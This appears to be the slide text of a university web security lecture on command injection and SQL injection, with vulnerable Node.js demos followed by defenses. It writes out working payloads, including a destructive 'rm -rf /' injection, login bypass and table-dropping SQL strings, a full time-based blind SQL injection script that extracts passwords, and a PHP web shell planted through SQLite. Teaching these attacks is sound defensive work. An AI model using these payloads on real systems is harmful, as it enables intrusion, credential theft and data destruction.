CS 253: Web Security

Code Injection

Admin

TODO

Review: Code Injection

- We've already seen Cross Site Scripting (XSS)
- User-supplied data is received, manipulated, acted upon
- The code that the interpreter processes is a mix of the instructions written by the programmer and the data supplied by the user
- Attacker supplies input that breaks out of the data context (usually by supplying some syntax that has special significance)
- Attacker input gets interpreted as program instructions, which are executed as if they were written by the original programmer

Command injection

- **Goal:** Execute arbitrary commands on the host operating system via a vulnerable application
- Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers, etc.) to a system shell

Command injection in Node.js

- **Vulnerable code:**

```
const filename = process.argv[2]
const stdout = childProcess.execSync(`cat ${filename}`)
console.log(stdout.toString())
```

- **Input:**

```
file.txt
```

- **Resulting command:**

```
cat file.txt
```

Command injection in Node.js

- **Vulnerable code:**

```
const filename = process.argv[2]
const stdout = childProcess.execSync(`cat ${filename}`)
console.log(stdout.toString())
```

- **Malicious input:**

```
file.txt; rm -rf /
```

- **Resulting command:**

```
cat file.txt; rm -rf /
```

Demo: Insecure cat program

Demo: Insecure cat program

```
const childProcess = require('child_process')

const filename = process.argv[2]
const stdout = childProcess.execSync(`cat ${filename}`)
console.log(stdout.toString())
```

- Inputs to try:
  - `file.txt`
  - `file.txt; touch attacker-was-here.txt`

Demo: Insecure file server

```
const app = express()

app.get('/', (req, res) => {
  res.send(`
    <h1>File viewer</h1>
    <form method='GET' action='/view'>
      <input name='filename' />
      <input type='submit' value='Submit' />
    </form>
  `)
})

app.get('/view', (req, res) => {
  const { filename } = req.query
  const stdout = childProcess.execSync(`cat ${filename}`)
  res.send(stdout.toString())
})

app.listen(8000, '127.0.0.1')
```

Demo: More secure file server (but still insecure)

```
app.get('/view', (req, res) => {
  const { filename } = req.query
  const child = childProcess.spawnSync('cat', [filename])
  if (child.status !== 0) {
    res.send(child.stderr.toString())
  } else {
    res.send(child.stdout.toString())
  }
})
```

Running commands safely

- Unsafe


```
const filename = process.argv[2]
const stdout = childProcess.execSync(`cat ${filename}`)
```

- Safe

```
const filename = process.argv[2]
const { stdout } = childProcess.spawnSync('cat', [filename])
```

SQL injection

- **Goal:** Execute arbitrary queries to the database via a vulnerable application
  - Read sensitive data from the database, modify database data, execute administration operations on the database, and sometimes issue commands to the operating system
- Like all command injection, attack is possible when an application combines unsafe user supplied data (forms, cookies, HTTP headers, etc.) with a SQL query "template".


localhost:4000
localhost:4000
Login to your bank account:
Username
Password
Login

SQL injection

- Vulnerable code:

```
const { username, password } = req.body
const query = `SELECT * FROM users WHERE username = "${username}"`
const results = db.all(query)
if (results.length > 0) {
  // user exists!
  const user = results[0]
  if (user.password === password) {
    // success
  }
}
```

SQL injection

- SQL template:

```
SELECT * FROM users WHERE username = "${username}"
```

- Input:

```
{ username: 'feross' }
```

- Resulting query:

```
SELECT * FROM users WHERE username = "feross"
```

SQL injection

- SQL template:

```
SELECT * FROM users WHERE username = "${username}"
```

- Questionable Input:

```
{ username: 'feross"' }
```

- Resulting query:

```
SELECT * FROM users WHERE username = "feross""
```

SQL injection

- SQL template:

```
SELECT * FROM users WHERE username = "${username}"
```

- Questionable Input:

```
{ username: 'feross"--' } // -- is a SQL comment
```

- Resulting query:

```
SELECT * FROM users WHERE username = "feross"--"
```

SQL injection

- SQL template:

```
SELECT * FROM users WHERE username = "${username}"
```

- Malicious Input:

```
{ username: 'feross" OR 1=1 --' } // -- is a SQL comment
```

- Resulting query:

```
SELECT * FROM users WHERE username = "feross" OR 1=1 --"
```

SQL injection

- SQL template:

```
SELECT * FROM users WHERE username = "${username}"
```

- Malicious Input:

```
{ username: '" OR 1=1 --' } // 1=1 is always true
```

- Resulting query:

```
SELECT * FROM users WHERE username = "" OR 1=1 --"
```

SQL injection

```
const { username, password } = req.body
  // { username: '" OR 1=1 --', password: '...' }
const query = `SELECT * FROM users WHERE username = "${username}"`
  // SELECT * FROM users WHERE username = "" OR 1=1 --"
const results = db.all(query)
  // all rows in the users table!
if (results.length > 0) {
  // will always be true!
}
```

SQL injection

- SQL template:

```
SELECT * FROM users WHERE username = "${username}"
```

- Malicious Input:

```
{ username: '"; drop table users --' } // ; is query terminator
```

- Resulting query:

```
SELECT * FROM users WHERE username = ""; drop table users --"
```

Demo: SQL injection

Demo: SQL injection


```
app.post('/login', (req, res) => {
  const { username, password } = req.body
  const query = `SELECT * FROM users WHERE username = "${username}" AND password = "${password}"`
  db.get(query, (err, row) => {
    if (err) {
      console.error(err)
      res.send('fail!')
      return
    }
    if (!row) {
      res.send('fail!')
      return
    }
    /* Success */
  })
})
```

- Usernames to try (password can be anything):
  - **`bob" --`** (log into Bob's account)
  - **`" OR 1=1 --`** (log into the first account in the database)
  - **`" OR balance > 1000000 --`** (log into first account with lots of money)

Demo: SQL injection

```
db.exec(`INSERT INTO logs VALUES ("Login attempt from ${username}")`)
```

- Unlike **`db.get`**, turns out **`db.exec`** can execute multiple queries
- Usernames to try (password can be anything):
  - **`"); UPDATE users SET password = "root" WHERE username = "bob" --`** (change Bob's password)
  - **`"); DROP TABLE users --`** (delete the users table)


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Blind SQL injection

- When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions
  - The web app may be configured to show generic error messages instead of printing useful data to the user, but still vulnerable to SQL injection
- **Goal:** Ask the database true or false questions and determine the answer based on the application's response
- Much harder to exploit, but not impossible

Blind SQL injection

- **Content-based**
  - If page responds differently depending on if the query matches something or not, attacker can use this to ask "yes or no" questions
- **Time-based**
  - Make the database pause for a specified amount of time when the query matches something, otherwise return immediately
  - Different timings are observable by attacker, so again, attacker can ask "yes or no" questions

Time-based blind SQL injection

- SQL template:

```
SELECT * FROM users WHERE username = "${username}"
```

- Attacker input:

```
{ username: 'alice" AND SUBSTR(password,1,1) = CHAR(112)' }
```

- Resulting query:

```
SELECT * FROM users WHERE username = "alice" AND SUBSTR(password,1,1) = CHAR(112)
```

Time-based blind SQL injection

- **Remember:** Cannot observe difference in page output when first character guess is correct or not
- We need some way to make the behavior observably different when our guess is correct
- Can we make the query take a long time to run when our first character guess is correct?
  - If so, then we can figure out first character. Then, repeat!

Time-based blind SQL injection

- **Slow SQL expression:**

```
SELECT 123=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(100000000/2))))
```

- Use a SQL if-statement (**`CASE`**) to run the slow expression only when the answer to our question is "true"

```
SELECT CASE expression WHEN cond THEN slow ELSE speedy END
```

Time-based blind SQL injection

- SQL template:

```
SELECT * FROM users WHERE username = "${username}"
```

- Attacker input:

```
{ username: `alice" AND CASE SUBSTR(password,1,1) WHEN CHAR(112) THEN
  123=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(100000000/2)))) ELSE null END` }
```

- Resulting query:

```
SELECT * FROM users WHERE username = "alice" AND CASE SUBSTR(password,1,1)
  WHEN CHAR(112) THEN 123=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(100000000/2))))
  ELSE null END
```

Demo: Time-based blind SQL injection

Demo: Time-based blind SQL injection

- Username to try (password can be anything):
  - `alice" AND CASE SUBSTR(password,1,1) WHEN CHAR(112) THEN 123=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(100000000/2)))) ELSE null END`

```
const got = require('got')

const CHAR_START = 32 // space
const CHAR_END = 126 // tilde
const URL = 'http://localhost:8000/login'
const USERNAME = process.argv[2] || 'alice'
const TIME_THRESHOLD = 50

let password = ''

init()

async function init () {
  process.stdout.write('Trying')
  let char = CHAR_START
  while (char <= CHAR_END) {
    const position = password.length + 1
    const query = `${USERNAME}" AND CASE SUBSTR(password,${position},1) WHEN CHAR(${char}) THEN 123=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(100000000/2)))) ELSE null END --`
    const time = await getResultWithTime(() => {
      return got(URL, {
        form: true,
        body: {
          username: query,
          password: ''
        }
      })
    })
    process.stdout.write(String.fromCharCode(char))
    if (time > TIME_THRESHOLD) {
      password += String.fromCharCode(char)
      console.log(' MATCH!')
      console.log(`  Password: ${password}`)
      char = CHAR_START
      process.stdout.write('Trying')
    } else {
      char += 1
    }
  }
  console.log(`\n\nDONE. Password: ${password}`)
}

async function getResultWithTime (createPromise) {
  const startTime = Date.now()
  await createPromise()
  return Date.now() - startTime
}
```

Problem: Application-level access control

- Unprivileged users and administrators use the same code paths to interact with the database
- Web app server handles all access control decisions
  - Decides which database operations to allow based on the user's account
- SQL injection modifies the query and thus bypasses the app's access controls entirely
- Ideas to improve this design?

Remote command execution from SQL

- Database servers often let you run arbitrary shell commands!
- Microsoft SQL server has **`xp_cmdshell`** which spawns a shell and runs the given command
  - Returns stdout as "rows"
- SQLite generally does a better job, but is not perfect!

Remote command execution from SQLite

- No shell execution function, but it let's you create new database files

```
ATTACH DATABASE '/var/www/lol.php' AS lol;
CREATE TABLE lol.pwn (dataz text);
INSERT INTO lol.pwn (dataz) VALUES ('<?system($_GET["cmd"]); ?>'); --
```

- Can be used to add a code file (**.php** extension) which can be executed with a GET request

SQL injection defenses

- **Never build SQL queries with string concatenation!**
- Instead, use one of the following:
  - Parameterized SQL
  - Object Relational Mappers (ORMs)

Parameterized SQL

Vulnerable code:

```
const query = `SELECT * FROM users WHERE username = "${username}"`
const results = db.all(query)
```

Safe code:

```
const query = 'SELECT * FROM users WHERE username = ?'
const results = db.all(query, username)
```

- Will automatically handle escaping untrusted user input for you

Objection relational mappers (ORMs)

- ORMs provide a JavaScript object interface for a relational database
- Will automatically handle escaping untrusted user input for you

```
class User extends Model {
  static tableName = 'users'
}

const user = await User.query()
  .where('username', username)
  .where('password', password)
```

Final thoughts

- SQL injection attacks are possible when the application combines unsafe user supplied data with SQL query strings
- Very common problem
- Easy solution: Use parameterized SQL to sanitize the user input automatically; do not attempt to do it yourself

END

Credits:

https://xkcd.com/327/